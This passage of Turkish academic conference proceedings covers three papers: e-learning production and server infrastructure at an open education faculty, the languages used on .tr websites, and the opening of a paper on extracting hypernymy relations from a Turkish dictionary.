Excel'de hazırlanan bu tablo Project yazılımında görev-zaman çizelgesi haline getirilir. Bu çizelgede görev alanlar ve proje sonu olarak belirlenen süre gibi önemli bilgiler özellikle vurgulanır. Outlook yazılımı ile kurumsal iletişim sağlanarak görevliler (yazar, yapım sorumlusu ve editör) arasındaki iletişim sağlanır.


### 3.2. Tasarım Aşaması

Üretilen e-Öğrenme içeriği .NET ile programlanmış olan Açıköğretim e-Öğrenme Portalında yayınlanmaktadır. Portalın arka planında, .NET ile ilişkilendirilmiş SQL 2005 veritabanı bulunmak-

tadır. Oturum açabilecek öğrenci bilgilerinin yanı sıra, derslerin hangi bileşenlerinin kullanılabilir olduğuna ilişkin veriler de bu veritabanından elde edilerek, arayüz tarafından kullanılmaktadır.

Açıköğretim e-Öğrenme portalında bulunan e-öğrenme hizmetlerinin tasarım süreçleri birbirinden farklılık gösterebilmektedir.

e-Alıştırma hizmetinin tasarımı için Adobe Studio 8 paketinde yer alan Adobe Flash kullanılmaktadır. Şablon tasarımı Adobe Flash yazılımıyla hazırlanan maket ünite o ders için bir örnek oluşturmaktadır.



Şekil 2. Maket Ünite Tasarım Süreci

Yazarlardan gelen ünitelere ait ham metinler, editör tarafından denetlenerek eğitim senaryosuna dönüştürülmekte ve dersin yapım sorumlusuna iletilmektedir. Bu aşamalarda Microsoft Word yazılımı kullanılmaktadır (Şekil 3).

Yapım sorumlusu, eğitim senaryosunu Microsoft PowerPoint kullanarak yapım senaryosuna (storyboard) dönüştürür. Hazırlanan storyboard takip edilerek, hazırlanmış şablon üzerinde e-Alıştırma hizmetlerinin gerçekleştirilmesi yapılır. Gerçekleştirme adımları "Yapım" başlığı altında ayrıntılı anlatılacaktır.

### 3.3. Yapım Aşaması

Açıköğretim e-Öğrenme hizmetlerinin yapım süreci Açıköğretim Fakültesi Bilgisayar Destekli Eğitim biriminde görev alan ve sayısı 50 ile 75 arasında değişen bir yapım ekibi tarafından gerçekleştirilmektedir.

Yapım sürecinde görev alan gerçekleştirmeciler e-Alıştırma yazılımları için gerekli canlandırmaları Adobe Studio 8 yazılımıyla gerçek-

leştirilmektedirler. Bu amaçla BDE Biriminde 43 adet 2 GB Ram'a sahip çift çekirdek mimarisine sahip çift işlemcili HP xw8200 serisi iş istasyonu kullanılmaktadır. Bunların yanı sıra çift işlemcili 16 adet IBM IntelliStation zPro iş istasyonları kullanılmaktadır.

Grafikerler, e-Alıştırma yazılımı için gerekli grafikleri Adobe Photoshop yazılımı kullanarak üretmektedirler.

e-Televizyon hizmetlerinde yayınlanan eğitim programları Televizyon Yapım Merkezi stüdyolarında çekimi yapılmış, halen televizyonda yayınlanmakta olan videoların sayısallaştırma-sıkıştırma işlemleri yapılarak hazırlanmasıyla oluşmaktadır. Sayısallaştırma işlemi için Matrox RT100 video kurgu kartlı iş istasyonları kullanılmaktadır. Sayısallaştırılan video dosyalarına Adobe Premier yazılımı ile en uygun sıkıştırma oranı uygulanmaktadır.

e-Alıştırma içeriğinin ses kaydı ihtiyacı BDE Birimine ait 2 adet ses stüdyosunda gerçekleştirilmektedir. Özel yalıtım malzemeleri kullanılarak hazırlanmış ses stüdyolarındaki iş istasyonlarında, sayısı 20'ye yakın profesyonel seslendirme tarafından senaryo metinlerinin seslendirmesi gerçekleştirilmektedir.

Kitap tasarım biriminden gelen ders kitapları Adobe FlashPaper yazılımı kullanılarak e-Kitap bileşeni için kullanılabilir hale getirilmektedir.

e-Sınav bileşeni için Microsoft Word ile hazırlanmış ve denetimi yapılmış soru bankasının MS SQL 2005'e aktarımı gerçekleştirilmektedir.

Medya üretiminin yanı sıra Adobe Flash Action Script programlama dili kullanılarak, e-Öğrenme portalı bileşenleri için araç ve etki-leşim geliştirilmektedir.

Yapım sürecinde dosyaların ham halleri ile gerçekleştirilmiş son halleri paylaşılmış klasörler

sayesinde 2 TeraBayt sığaya sahip storage disk ünitelerinde saklanmaktadır. Yapım sorumluları, tasarımcılar, gerçekleştirmeciler ve diğer BDE birimi personeli gigabit (1000 Mb/s) erişime sahip BDE Birimi yerel alan ağını kullanarak, kendilerine verilen kullanıcı alanı ve şifrelerle bu ortak alana yetkileri doğrultusunda erişebilmektedirler. Aynı zamanda, dersliklerden ve ses-video stüdyolarındaki bilgisayarlardan da bu ortak alana erişim bulunmaktadır. Bu şekilde aynı dersin üzerinde birden fazla kişinin çalışabilmesi mümkün kılınmaktadır. Dosyaların en güncel halleri bu ortak alanlarda yer almaktadır.

### 3.4. Denetim Aşaması

Açıköğretim e-Öğrenme Portalı bileşenleri yayınlanmadan önce, üretim sürecinin son aşamasında, denetim işlemine tabi tutulmaktadır. Yapım sorumlusu teknik açıdan denetimi sağlamak için sorumlusu olduğu bileşen üzerinde ekip üyeleriyle çapraz denetim gerçekleştirilmektedir. Bir başka yapım sorumlusu ve ekibi onun dersini teknik açıdan denetlerken, kendisi ve ekibi de bir başka dersin yapım sorumlusuna bu konuda yardımcı olmaktadır.

Teknik denetimi BDE birimi personeli tarafından tamamlanmış bileşenlerin son hali dersin editörlerine akademik denetim için gönderilmektedir. Akademik denetim konu uzmanlarının desteğiyle editör tarafından yapılmaktadır.

Editör tarafından saptanan düzeltme işlemleri yapım sorumlusuna iletilir ve yapım sorumlusu kendi ekibinin bu düzeltmeleri gerçekleştirmesini sağlar.

Artık son şekli verilmiş olan eğitim içeriği yayın sorumlusuna teslim edilerek Açıköğretim e-Öğrenme Portalında yayınlanması sağlanır.

### 4. Sunum Aşaması

Yapımı tamamlanmış ve internette yayınlanmaya hazır e-öğrenme içerikleri Açıköğretim e-Öğrenme portalına yerleştirilerek öğrencilerin kullanımına sunulur. Sunum altyapısının kalitesi öğrencinin e-öğrenme içeriğinden bek-

lenen verimi almasını etkilemektedir. Düşük bant genişliği, çok sayıda kullanıcı aynı anda bağlı olduğu durumda öğrencinin veri transferinde sıkıntı yaşamasına neden olacaktır. Ya da sunucunun belleğinin düşük olması durumunda SQL veritabanı sunucusunda oturum açan öğrenci sayısı sınırlı kalacaktır.

Benzer durum yazılım altyapısı için de geçerli olmaktadır. IIS (Internet Information Services) web sunucusu ve SQL veritabanı sunucularının güncel sürümleri kullanılmadığı takdirde benzer sorunlar yaşanmaktadır. Bu yüzden sunum altyapısı tasarlanırken optimum donanım ve yazılım yatırımının yapılması gerekmektedir.

### 4.1. Donanım Altyapısı

26 Aralık 1999 tarihinde deneme sınavları ile başlayan e-öğrenme hizmetleri başlangıçta IBM Netfinity 5000 serisi çift işlemcili sunucu ve 1Mb/s Frema Relay (F/R) internet erişimi ile sağlanmaya başlanmıştır. İlk yıl oluşturulan deneme sınavı yapılabilir ders sayısı 443 ve 11.172 adet soru sayesinde, 68.225 farklı öğrenci tarafından 1.105.980 adet sınav gerçekleştirilmiştir. Artan talep karşısında sunucu parkı 2004 yılında 2 adet IBM x445 sunucu ve 2 Mb/s F/R internet erişimi ile genişletilmiştir. Kullanılan sunucunun donanım altyapısı Tablo 2.'de verilmektedir.

2005 yılı ortasında internet erişimi 34 Mb/s ATM altyapısı ile genişletildiğinde, e-öğrenme hizmetlerinden aynı anda 10.000 ve gün içerisinde 50.000 öğrenci yararlanabilir duruma gelmiştir. Özellikle sınavlar öncesi dönemlerde yoğun öğrenci talebinin olduğu ve mevcut sunucu altyapısının bu talebi karşılamadığı gözlenmiş olup 2006 yılı sonbaharında öğrenme hizmetlerinin sunum altyapısı yenilenmiştir. Bu yenileme çerçevesinde, sunum IBM x3950 ve IBM x3850 model sunucu kümeleri, 10 TB SAN ve 200 Mb/s Metro Ethernet internet erişimi sayesinde gerçekleştirilmektedir. Kullanılan sunucuların donanım altyapısı Tablo 3.'de verilmektedir.

Yaklaşık 10 Terabayt disk alanı, her birisi 144 GB kapasiteli 70 adet diskin birbirine bağlı ol-

duğu SAN (Storage Area Network) teknolojisi ile sağlanmaktadır. SAN'da Raid 5 ile yedekli çalışma sayesinde veri güvenliği üst düzeyde tutulmaktadır.

Özellik	Açıklama
İşlemci Tipi	Intel Xeon İşlemci MP
İşlemci Hızı / Adedi	3.0 GHz * 4 adet
Bellek	4 GB RAM Bellek
Disk Alanı	1 TeraBayt

Tablo 2. IBM x445 sunucu kümesi donanım altyapısı

Özellik	Açıklama (2 Adet)
İşlemci Tipi	Intel Xeon İşlemci MP (Çift Çek.)
İşlemci Hızı / Adedi	3.2 GHz * 16 adet
Bellek	32 GB RAM Bellek

Tablo 3. IBM x3950 sunucu kümesi donanım altyapısı

Özellik	Açıklama (2 Adet)
İşlemci Tipi	Intel Xeon İşlemci MP (Çift Çek.)
İşlemci Hızı / Adedi	3.2 GHz * 4 adet
Bellek	8 GB RAM Bellek

Tablo 4. IBM x3850 sunucu kümesi donanım altyapısı

Özellik	Açıklama (2 Adet)
Disk Kapasitesi	144 GB
Disk Hızı	15K rpm
Disk Adedi	70
Toplam Sığa	~ 10TB


Tablo 5. IBM TotalStorage DS4800 disk kümesi donanım altyapısı

Yapılan bu yükseltmeler sonucunda e-öğrenme hizmetlerinden aynı anda 50.000 ve gün içerisinde 250.000 öğrenci yararlanabilmesi öngörülmektedir.

#### 4.2. Sunucu Yazılımları

IBM x3850 sunucu kümesi üzerinde yer alan e-Öğrenme portalının arka planında bir dizi sunucu yazılım yer almaktadır. Windows 2003 Server Data Center Edition İşletim sistemi üzerinde Web sayfalarının sunumu için Microsoft IIS 6.0 web sunucusu bulunmaktadır. IIS ile eş zamanlı olarak IBM x3950 sunucu kümesi üzerinde SQL Server 2005 veritabanı yazılımı da kullanılmaktadır. Uygulama ve veritabanı sunucu yazılımları iki ayrı sunucu kümesinde barındırılarak, çağdaş uygulama sunucusu mimarisi uygulanmakta ve bu sayede güvenlik ve verimlilik artırılmaktadır. e-Öğrenme portalı-

nın bel kemiğini bu iki sunucu yazılımı oluşturmaktadır (Şekil 5).



Şekil 5. Yazılım Altyapısı

IIS günlük dosyaları düzenli olarak tutulmaktadır. Gerçekleşen kullanım sonucu aylık ortalama 10 GB günlük (log) dosyası oluşmaktadır. Bu günlük dosyaları sayesinde hizmetlerle ilgili sayısal bilgilere erişilebilmekte ve sonraki adımlar için çözümlenmeleri yapılabilmektedir. Bu günlük dosyalarının çözülmesi sonucunda, yapılacak bir sonraki donanım ve yazılım yatırımı için kestirimlerde bulunulmaktadır.

#### 4.3. Bant Genişliği

e-Öğrenme portalının bulunduğu sunucu internet omurgasına gigabit switchlerle erişmektedir. İnternet omurgasına fiber optik kablolarla 200 Megabit Metro Ethernet üzerinden bağlantı sağlanmaktadır. 200 Mb/s Metro Ethernet internet bağlantısı TTNet üzerinden sağlanırken, öte yandan aynı sunucu 100 Mb/s hız ile UlakNet'e bağlanmaktadır.

200 Mb/s Metro Ethernet bağlantısı, sunucunun yoğun dönemlerinde dahi öğrencilere kaliteli erişim sunmaktadır. Açıköğretim e-Öğrenme Portalının üniversiteler arası internet bağlantısı sağlayan UlakNet üzerinden sunulmasıyla diğer üniversitelerde çalışan personel ya da okuyan öğrencilere hızlı erişim olanağı tanınmaktadır.

#### 4.4. Sistem Yönetimi

Sistem yönetimi süreci, sistem yöneticisi sorumluluğunda yürütülmektedir. Bu süreci denetim, destek ve bakım başlıkları altında inceleyebiliriz.

Sistem yöneticisi, e-Öğrenme portalı sunucusundan elde edilen günlük dosyalarının çözümlemesini yapmakta ve çözümleme sonucu elde ettiği grafikler sayesinde internet trafiği denetimini gerçekleştirmektedir.

Sistemin düzenli çalışabilmesi için sunucuların sürekli kontrolü gerekmektedir. Bu aşamada, BDE birimi çalışanları nöbetleşe sistem yöneticisine yardımcı olmaktadır. "Nöbetçi" olarak ifade edilen görevli sahip olduğu bakım çizelgesine göre sunucuların donanımsal ve yazılımsal kontrollerini gerçekleştirmektedir. Gün içinde saat 08:00 ile 23:00 arasında 3 vardiya şeklinde gerçekleşen nöbet süreci kontrol sonuçlarının sistem yöneticisine e-posta ile gönderilmesini de içermektedir.

e-Öğrenme portalı sunucusunun kurulumu, yedeklenmesi ve güncellenmesi işlemlerini bakım süreci altında özetleyebiliriz. Sunucunun, yeni işletim sistemine geçilmesi vb. imkân ve gereksinimler doğduğunda yeniden kurulumu gerekmektedir. Bu durumda hizmet bir başka sunucudan verilmekte, en kısa zamanda kurulum işlemi gerçekleştirilmektedir. Bunun yanı sıra, felaket senaryoları gereğince, sunucunun periyodik olarak yedeği alınmaktadır. Bu yedekler fiziksel olarak birim dışında da korunmaktadır. Son olarak sunucunun güncel tutulması da sistem yöneticisinin sorumluluğundadır.

#### 5. Sonuç

Başarılı bir uzaktan eğitim modeli için iyi hazırlanmış bir uzaktan öğrenim tasarımına ihtiyaç bulunmaktadır. Geliştirilecek uzaktan eğitim modelinin program ve altyapı tasarımının kusursuz yapılandırılmış olması gerekmektedir[5]. Gerekli altyapı yatırımı yapılırken, çalışan personel ihtiyaçları, yayınlanan ders miktarı, bu derslerin her bir hizme-

tinde yayınlanan dosya boyutu, bant genişliği kullanımı vb. etkenler göz önünde bulundurulmalıdır. Bu etkenlerin gelecek senelerde erişeceği düzeyler de kestirilmelidir.

Teknolojideki yenilikler, öğrenci sayısındaki artış ve buna bağlı olarak artan donanım ve yazılım ihtiyacı Açıköğretimde öğrencilere sunulan e-Öğrenme hizmetlerinin tasarım, yapım ve yayın süreçlerinin, etkili bir biçimde planlanmasını ve denetlenmesini gerektirmektedir.

Açıköğretim e-Öğrenme altyapısı bu prensipler doğrultusunda yönetilerek, 1999-2006 yılları arasında Açıköğretim öğrencilerine sunulan e-öğrenme hizmetlerine yönelik olarak gerçekleşen talep patlaması zamanında karşılanabilmiştir.

#### 6. Kaynaklar

[1] Mutlu, M.E., Beyaz Korkut, M. ve Yılmaz, Ü., "Ders Kitaplarının Dağıtım Amacıyla İnternetin Kullanılması: Açıköğretim e-Kitap Uygulaması Örneği", 6. Uluslararası Eğitim Teknolojileri Konferansı, Doğu Akdeniz Üniversitesi, 19-21 Nisan 2006.

[2] Mutlu, M.E., Havdan, H. ve İşeri, P., "Açıköğretim Televizyon Programlarını İnternet Ortamında Yayınlama Hizmetinin Değerlendirilmesi", 6. Uluslararası Eğitim Teknolojileri Konferansı, Doğu Akdeniz Üniversitesi, 19-21 Nisan 2006.

[3] Mutlu, M.E., Kip, B. ve Kayabaş, İ., "Açıköğretim E-Öğrenme Sisteminde Öğrenci - İçerik Etkileşimi", V. Uluslararası Eğitim Teknolojileri Konferansı, Sakarya 21-23 Eylül 2005.

[4] Mutlu, M.E., Kip, B. ve Kayabaş, İ., "İnternet Ortamında Sunulan Açıköğretim Hizmetlerinde Öğrencilerin Teknik Sorunlarının Çözümü İçin Merkezi Bir Yaklaşım: Açıköğretim E-Destek Hizmeti", Bilgi Teknolojileri IV & Akademik Bilişim 2006, Pamukkale Üniversitesi Kongre ve Kültür Merkezi, 9-11 Şubat 2006.

[5] Önal A. Ve Beydağ Ü., Bilgi Teknolojileri IV & Akademik Bilişim 2006, Pamukkale Üniversitesi Kongre ve Kültür Merkezi, 9-11 Şubat 2006.

## Sanal Dünyada Çok Dillilik ve Türkçe'nin Konumu

**Ahmet Tarcan**

Dicle Üniversitesi Eğitim Fakültesi Yabancı Diller Eğitimi Bölümü  
tarcan@dicle.edu.tr

**Özet:** İki binli yıllardan itibaren internet gittikçe çok dilliğin hakim olduğu bir ortama doğru gitmektedir. Bu geçiş sürecinde uluslar, dillerini ve kültürlerini internet dünyasında koruma uğraşı içerisindedirler. Bu makale .tr uzantılı websitelerini dillere göre araştırmaktadır. Araştırmanın veri tabanı Nagaoka Teknoloji Üniversitesindeki Dil Gözlem Laboratuvarından alınmıştır. Japon Bilim ve Teknoloji Ajansı ve UNESCO tarafından desteklenen proje internet dünyasındaki diller ile ilgili her türlü değişikliği gözlemektedir. Bu çalışmada .tr uzantılı websitelerinin dillere göre analizi yapılmıştır. Çalışma sadece ülke kodlarını içeren websiteleri üzerinden yapılmıştır. .com, gov gibi genel alan uzantılı websiteleri çalışmanın kapsamı dışında kalmıştır. Verilerin elde edildiği ALRN projesi Asya ülke kodlu websitelerine ait istatistiki bilgiler içermektedir. (.fr, ru gibi siteler dikkate alınmamıştır.)

**Anahtar Kelimeler:** İnternet, Diller, Web, Dilbilim, Sanal Dünya, Çeşitlilik

**Abstract:** Since 2000, it has been seen that the multilinguism will dominate the Internet world. In this transitive period, the nations will want to protect their culture and languages in the cyberworld. This article studies the linguistic profile of website by ".tr" domain name. The data of this study come from The Language Observatory Project from Nagaoka University of Technology. The language observatory project is sponsored by Japan Science and Technology Agency and supported by UNESCO. The project aims at surveying the languages on the cyberspace. In this study, we analyzed the web pages by ".tr" domain name according to their languages.

**Keywords:** Internet, Languages, Web, Linguistic, Cyberspace, Diversity

### 1. Giriş

Milyarlarca websitesinin kıyasıya bir yarış halinde bulunduğu sanal dünya her geçen gün çok kültürlü ve çok dilli bir yapıya doğru gitmektedir. Her ulus kendi imkanları ölçüsünde kültürlerini, dillerini internet dünyasında yaşatma çabası içerisinde. İnternet ortamında temsil imkanı bulamayan dillerin yok olma süreçleri hızlanmaktadır.

Eldeki istatistiklere bakıldığında yeryüzünde konuşulan toplam 6000 civarındaki dilin neredeyse % 90 yakın bir bölümü internet dünyasında ya hiç bulunmamakta yada çok zayıf bir varlık gösterebilmektedir. Buna karşılık İngilizce, Fransızca, Almanca, İspanyolca gibi dillerde çok baskın bir şekilde sanal alemde diğer dilleri gölgede

biraktığıdır. Bu ayrıcalıklı diller bütün sosyo-ekonomik ve politik gelişmelere karşın gerçek dünyada bulamadıkları ilgiyi sanal dünyada elde etmektedirler. UNESCO'nun bütün kültürel ve dilsel gurupların internet ortamında temsil edilmesi yönünde almış olduğu bütün tavsiye kararlarına<sup>1</sup> karşın internet dünyası 10 civarında dilin hükümranlığı altına girmek üzeredir.

### 2. En Çok Kullanılan Diller

Farklı kaynaklardan elde edilen verilere bakıldığında İngilizce, Fransızca, Almanca gibi diller internet ortamında en çok kullanılan diller arasındadır. Rakamlar sürekli değişmesine rağmen 2002 yılı itibariyle websitelerinin yayın

<sup>1</sup> John Paolillo, Diversité linguistique sur Internet, p.45, Publications de l'UNESCO pour le sommet mondiale sur la société de l'information, Paris, 2005



dili olarak en çok tercih ettikleri dillerin oranı tabloda görülmektedir.

Ancak kaynağın Almanya alan adı olan “.de” den yayın yapan bir istatistik olması ve Almancanın İngilizceden sonra ikinci sırada yer almış olması dikkati çekmektedir.

Dil	Sayı	Oran (%)
İngilizce	1142,5	56,4%
Almanca	156,2	7,7%
Fransızca	113,1	5,6%
Japonca	98,3	4,9%
İspanyolca	59,9	3,0%
Çince	48,2	2,4%

**Kaynak:** <http://www.netz-tipp.de/languages.html>  
[www.netz-tipp.de/sprachen.html](http://www.netz-tipp.de/sprachen.html)

Çoğu kez bir websitesi birden çok dilde yayın yapabilmektedir. Çok dilli siteleri ile ilgili yapılan araştırmalar ikinci bir dilde yayın yapan sitelerinin en çok tercih ettiği dil tahmin edilebileceği üzere İngilizce olmuştur. John Paolillo tarafından üzerinde çalışılan 156 çok dilli websitesinin neredeyese % 100 yakını ikinci dil olarak İngilizceyi tercih etmektedir. Paolillo çok dilli sitelerde Fransızca, Almanca, İtalyanca ve İspanyolcanın oranını % 30 civarında belirlemiştir. Araştırmacının üzerinde çalıştığı 156 websitesinin % 87'lik bölümü İngilizce konuşan (Avustralya, Kanada, İngiltere, ve ABD) dışındaki ülkelerden yayın yapmaktadır.<sup>2</sup>

John Paolillo Rusya ülke koduyla yayın yapan her 13 siteden 6'sının (% 42) çok dilli olduğunu, Amerikan sitelerinde ise bu oranın çok daha düşük olduğunu tespit etmiştir. (Her 1103 siteden 16'sı çok dildir, oran: % 1,5)<sup>3</sup> Yazar bu istatistik verileri internet ortamının hızla tek dilliliğe doğru gittiğinin bir göstergesi olarak ele almaktadır.

### 3. tr Uzantılı Websitelerinin Dilsel Özellikleri

İlk bakışta .tr uzantılı siteleri genel olarak Türkçeyi çağrıştırmakla birlikte yapılan araştırmalar durumun öyle olmadığını göstermekte-

<sup>2</sup> A.g.e.s.58

<sup>3</sup> A.g.e.s.58

dir. Nagaoka Teknoloji Üniversitesinin (NUT) verilerine göre 2006 yılı Haziran ayı itibariyle .tr uzantılı web sitesi sayısı 6.010.337 olarak tespit edilmiştir.<sup>4</sup> Yapılan analizlerde bu sitelerin ancak yarısı kadar bir bölümünün Türkçe yayın yaptığı tespit edilmiştir. Aşağıdaki tablo .tr uzantılı sitelerinin bazı dillerdeki görünümünü ve yüzdelik dilimini vermektedir.

tr.uzantılı sitenin yayın dili	Sayısı	%
Türkçe	3.851.722	% 64
İngilizce	1.079.361	% 17.95
Almanca	63.104	% 1.049
Fransızca	13.711	% 0.2
Japonca	14.245	% 0.23
Rusça	4175	% 0.069
İspanyolca	10.275	
İtalyanca	3326	% 0.055
Çince	201	% 0.0033
Yunanca	72	% 0.0011
İbranice	82	% 0.0013
Arapça	1396	% 0.023



.tr uzantılı sitelerinde İngilizcenin Türkçe dışındaki diller karşısında mutlak bir baskınlığı dikkati çekmektedir.

tr uzantılı web sitelerinde Türkçe ve İngilizce dışındaki diller dikkate alındığında Almanca ilk sırada gelmekte onu Japonca, İspanyolca ve Uygurca takip etmektedir.

<sup>4</sup> Proje açılan her sayfayı bir web sayfası olarak var saymıştır. Örneğin <http://www.dicle.edu.tr/> ve <http://www.dicle.edu.tr/webing/engindex.html> aynı alan adından yayın yapmasına rağmen iki ayrı web sayfası olarak değerlendirilmiştir. Çalışmada verilen rakamlar tescilli alan adı sayısı değildir. Tescilli alan adı sayısı için [www.nic.tr](http://www.nic.tr) bakılabilir.



### 4. Asya Kıtasından Türkçe Yayın Yapan Siteler

NUT tarafından verilen bilgilere bakıldığında Com, Gov, Net gibi genel alan adları dışında yayın yapan Türkçe site sayısı 2006 Haziran itibariyle 3.964 774. bu rakamın 3.851.722'nin .tr uzantılı sitelerden geldiği yukarıdaki tabloda verilmişti. Bu şu anlama gelmektedir; toplam 113052 websitesi in, az, gibi Asya ülke kodlu alan adlarından Türkçe yayın yapmaktadır. .tr dışında en çok yayın yapan ülke kodlarına baktığımızda şöyle bir durum ortaya çıkmaktadır; Asya ülkeleri arasında Türkçeye bu anlamda en çok ilgi .la (Lao) uzantılı sitelerden gelmektedir;

Ülke Alan Adı	Türkçe websayfası (adet)	Ülke
.la	29809	Lao
.in	10861	Hindistan
.il	1073	İsrail
.cy	275	Kıbrıs
.az	67835	Azerbaycan
.ir	369	İran
.kg	587	Kırgızistan
.kz	475	Kazakistan
.lb	16	Lübnan
.id	74	Endonezya
.uz	531	Özbekistan

.la ülke kodunun Türkçeye ilgisini teyit etmek amacıyla arama motoruna girildiğinde gerçekten .la uzantılı bir çok Türkçe sitenin var olduğu dikkati çekmektedir.

(Örnek : <http://www.cevap.la/> ,  
<http://mo.la/> )

Türki Cumhuriyetlerden Azerbaycan alan adı ile Türkçe yayın yapan websitesi Asya alan adlarının başında gelmektedir.

Daha öncede belirtildiği üzere bu araştırma Asya ülke kodlu sitelerini kapsamaktadır. Dolayısıyla .uk, ru, fr gibi alan adları çalışmanın kapsamı dışında kalmıştır.

### Kaynakça

[1] FINKIELKRAUT, Alain Internet, l'Inquiétante extase, Mille et une Nuits, 2001

[2] GARY Simons and al., Using Computers in /Linguistics: A Practical Guide, published by Routledge Newyork, 1998

[3] PAOLILLO John et Autres, Mesurer la diversité linguistique sur Internet. Publications de l'UNESCO pour le Sommet mondial sur la société de l'information, Paris, 2005

[4] RONI AMELAN, From Information Society to knowledge society, The New Courier, October 2003, UNESCO p.32

[5] SUMY MOUHOUBI, Languages used on the web, The New Courier, November 2005, Unesco,p.62, 42

[6] SUNN Frank, Canavarın İnternetteki Sayısı: 666, Cep Kitapları, İstanbul , 2001

[7] ODTÜ Alan Adı Projesi, [www.nic.tr](http://www.nic.tr)

### Teşekkür:

Çalışmanın verilerini bizlere sağlayan Nagao-ka Teknoloji Üniversitesinden Profesör Yoshi-ki Mikami'ye teşekkür ediyoruz.

### Acknowledgement:

We would especially like to acknowledge and express our gratitude to Yoshiki Mikami Sensei. The data come from Language Observatory Project sponsored by Ministry of Education, Culture, Sports, Science (MEXT) and Technology, to which I am deeply grateful (MEXT).



## Türkçe Bir Sözlükteki Tanımlardan Kavramlar Arasındaki Üst-Kavram İlişkilerinin Çıkarılması

**Onur Güngör, Tunga Güngör**

Boğaziçi Üniversitesi, Bilgisayar Mühendisliği Bölümü, İstanbul  
onurgu@boun.edu.tr, gungort@boun.edu.tr

**Özet:** Bu bildiriye, bir sözlükteki sözcüklerin arasındaki anlamsal ilişkileri çıkaran ve hiyerarşik bir yapı oluşturan kural tabanlı bir yöntem sunulmaktadır. Yöntemdeki ana kurallar üç gruba ayrılabilir: sözcüğün yüzey biçimini kullanan kurallar, sözcüğün kategorisini kullanan kurallar ve sözcüğün tanımını kullanan kurallar. Oluşturulan hiyerarşinin kök düğümleri, İngilizce WordNet veri tabanından alınmıştır. Üst-kavram çıkarma oranı yaklaşık %94 olarak tespit edilmiştir. Hiyerarşinin içeriği ve eksiklikleri tartışılmış, Türkçe WordNet ile karşılaştırılmıştır.

**Anahtar Kelimeler:** Anlamsal ilişkiler, bilgisayarla işlenebilir sözlükler.

### Extracting Hypernymy Relations Between Concepts From The Definitions in a Turkish Dictionary

**Abstract:** In this paper, we present a rule-based method in order to extract semantic relations between words in a dictionary and build a hierarchical structure. The main rules used in the method can be divided into three groups: rules that use the surface form of the word, rules that use the category of the word, and rules that use the definition of the word. The root nodes of the hierarchy built were taken from English WordNet. The hypernym extraction ratio was observed around 94%. The contents and the deficiencies of the hierarchy were discussed and it was compared with Turkish WordNet.

**Keywords:** Semantic relations, machine-readable dictionaries.

### 1. Giriş

Doğal dil işleme (DDİ) sistemleri, günümüzde çoğunlukla metinleri biçim bilimsel (*morphological*) ve söz dizimsel (*syntactic*) açılardan analiz etmekte, anlam bilimsel (*semantical*) özellikleri dikkate almamaktadır. Anlam bilimsel çıkarımların yapılabilmesi için, diğer kaynaklara ilave olarak, dildeki sözcükler ve kavramlar arasındaki anlamsal ilişkileri tutan bir veri tabanına ihtiyaç duyulmaktadır. Örneğin, bir bilgisayarlı çeviri (*machine translation*) sisteminin, kaynak dildeki bir sözcüğün hedef dildeki iki olası anlamı arasında seçim yaparken, kavramlar arasındaki kısıtlamaları dikkate alması sistemin başarısını artırabilir. Bu duruma somut bir örnek olarak, bir cümlenin söz dizimsel öğeleri-

ne ayrıştırıldığı (*parsing*) ve cümlenin öznesinin canlı bir varlık olduğu düşünülün. Çevirinin yapılacağı dilde özneye karşılık gelen birden çok kavram mevcutsa, bu kavramlar arasında canlı bir varlığı simgeleyen seçilmesi gerekmektedir. Sistemin anlamsal ilişkileri kapsayan uygun bir veri tabanı tarafından desteklenmesi durumunda, veri tabanını sorgulayarak öznenin olası anlamları arasında canlı nesne özelliğine sahip olanını seçmek mümkün olacaktır.

Literatürde bu tür veri tabanlarını oluşturmak için çeşitli çalışmalar bulunmaktadır. Bu veri tabanları içerisinde en bilineni, isim, fiil ve sıfat kökenli sözcükler için eş anlam kümeleri (*synonym set – synset*) ve bunlar arasındaki bazı anlamsal ilişkileri içeren WordNet'tir [1].

WordNet'in ilk sürümü 5 yıl süren bir çalışmanın ürünüdür. İlk sürümde yaklaşık 95.600 sözcük biçimi (bunların yaklaşık olarak yarısı iki veya daha çok sözcükten oluşan öbeklerdir) 70.000 eş anlam kümesine ayrıştırılmıştır. Anlaşılacağı üzere, bu tür veri tabanlarını elle geliştirmek oldukça büyük miktarda insan emeği ve zamanı gerektirmektedir.

Bu bildiride, bir sözlükteki sözcükleri otomatik olarak analiz ederek anlamsal bir hiyerarşik yapı oluşturan bir yöntem anlatılmaktadır. Bu hiyerarşideki düğümler (*nodes*) birbirlerine alt-kavram ve üst-kavram ilişkileriyle bağlanırlar. Bu çalışmada, Türk Dil Kurumu (TDK) tarafından yayımlanmış olan güncel Türkçe sözlüğün elektronik sürümü kullanılmıştır [2]. Bu çalışma, Türkçe bir sözlükteki sözcüklerin arasındaki kavramsal ilişkileri kullanarak tamamen otomatik olarak alt-kavram/üst-kavram hiyerarşisi oluşturan ilk çalışmadır. Buna ilave olarak, sözcükler arasındaki eş anlamlılık ilişkileri de çıkarılmaya çalışılmıştır.

Chodorow ve Byrd tarafından İngilizce için yapılan bir çalışmada, isim kökenli ve fiil kökenli sözcükler dikkate alınmış, birincisi için tanımın içindeki isim öbeği, ikincisi için ise tanımın içindeki fiil öbeği çıkarılmıştır [3]. Bu öbeklerdeki ana sözcüğün (*head word*) üst-kavram olduğu varsayılarak, bu sözcüğün tespit edilmesine çalışılmıştır.

Başka bir çalışmada, üst-kavram ilişkilerinin çıkarılmasına yönelik çalışmalarda sadece tek bir sözlükten yararlanmanın yetersiz olduğu öne sürülmüştür [4]. Birden fazla sözlük kullanıldığında ise bu hataların önemli ölçüde azaldığı ifade edilmiştir.

Sözlüklerden anlamsal ilişkilerin otomatik olarak çıkarılması üzerine yapılan araştırmaların zenginleşeceği ve tatmin edici sonuçlar alınacağı yönündeki görüşlere karşın, bazı araştırmacılara göre bu konudaki araştırmalar beklenen niteliğe ulaşamamıştır [4] ve [5]. Bu durumun, büyük oranda sözlüklerdeki eksik

tanımlara ve tutarsızlıklara bağlandığı görüşü öne sürülmüştür.

Sözlük tanımlarının çeşitli örüntüler şeklinde temsil edildiği ve bu örüntüler arasında bir hiyerarşinin kurulduğu bir çalışma [6]'de verilmiştir. Bir tanıma karşılık gelen örüntü önce daha özgül örüntüler içerisinde aranmakta, bulunamadığı durumlarda daha genel örüntülerle eşleştirmek mümkün olmaktadır.

## 2. Yöntem

